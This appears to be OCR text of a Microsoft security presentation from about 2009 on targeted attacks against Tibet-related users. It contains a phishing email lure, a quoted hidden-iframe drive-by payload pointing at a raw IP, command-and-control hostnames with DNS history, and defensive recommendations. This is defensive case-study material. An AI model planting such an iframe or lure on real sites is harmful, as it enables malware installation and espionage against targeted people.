





Phone Home Methods: split horizon




Phone Home Methods






Case Study



Case Study



Dear Phuntsok,


I have arrived Nepal safely,don't worry about me.Here is the latest video about the lhasa conflict recorded by my mobile,I hope it will be useful.The other files about it you can find in my blog.

Regards,
Steve

lhasa.zip (64.6 KB)

Case Study

- `v_080310.asd Nokia_7650_video_en.doc`
- Connects to `uprise.lamaonl.com`
- Host name already disabled



Microsoft Security Bulletin MS08-028 – Critical

Vulnerability in Microsoft Jet Database Engine Could Allow Remote Code Execution (950749)

Published: May 13, 2008 | Updated: July 16, 2008

Version: 1.3

General Information

Executive Summary

This security update resolves a security vulnerability in the Microsoft Jet Database Engine (Jet) in Windows. An attacker who successfully exploited this vulnerability could take complete control of an affected system. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights. Users whose accounts are configured to have fewer user rights on the system could be less impacted than users who operate with administrative user rights.

Case Study

- April 9, 2008
  - Drive-by exploit on the web site of a UK organization

```
<iframe src=http://59.120.21.6/img/ft/ex.html width=0 heigh=0></iframe>
```

- This web location
  - Identifies the user’s web browser
  - Offers an exploit specifically for that version
  - Downloads and runs “ipsec.exe” from a server in Taiwan
  - Connects to control server:

```
freetibet.lamalive.com
```

  - This hostname stopped resolving after 48 hours

Microsoft®

Case Study

- Five months later

```
+ 2008-07-12 10:20 | freetibet.lamalife.com | 218.30.103.68
- 2008-08-14 17:46 | freetibet.lamalife.com | 218.30.103.68
+ 2008-09-21 04:16 | freetibet.lamalife.com | 69.64.155.78
–  2008-09-25 06:45 | freetibet.lamalife.com | 69.64.155.78
–  2008-09-26 00:37 | freetibet.lamalife.com | 208.73.210.32

+ 2008-07-12 09:59 | uprise.lamaonl.com | 218.30.103.68
+ 2008-09-21 04:23 | uprise.lamaonl.com | 69.64.155.75
+ 2008-09-25 05:08 | uprise.lamaonl.com | 69.64.155.78
```

Defense

Roles and opportunities

- Software vendors
  - Opt-in to operating system mitigations
  - Have a defined software incident response process
  - Build security into the development lifecycle
- CERTs, WARPs, ISACs
  - Promote sharing of technical incident information
  - Define a process that allows learning during response
- Enterprise
  - Network deployment & design
  - Intelligence-driven Risk Management


What Microsoft is doing

- Build secure software
  - Software Development Lifecycle
  - Significant investment in mitigation technology
- Improve security response
  - Information sharing programs (MAPP, DISP)
- Empower customers
  - Windows Server: ESC, Core installation
  - MOICE, Office File Validation
  - Forensic and mitigation tools

Microsoft®

Office


- Office 2003 SP3 security push



Microsoft Office Version	MS06-027	MS06-028	MS07-014	MS07-015	MS07-025	MS08-014	MS08-042
Office 2000 RTM	Yes	Yes	Yes	Yes	Yes	Yes	Yes
Office XP RTM	Yes	Yes	Yes	Yes	Yes	Yes	Yes
Office 2003 RTM	Yes	Yes	Yes	Yes	Yes	Yes	Yes
Office 2007 RTM	No	No	No	No	Yes	Yes	No
Office 2000 SP3	Yes	Yes	Yes	Yes	Yes	Yes	Yes
Office XP SP3	Yes	Yes	Yes	Yes	Yes	Yes	Yes
Office 2003 SP3	No	No	No	No	No	No	Yes
Office 2007 SP1	No	No	No	No	No	No	No


Source: Security Intelligence Report (2009)

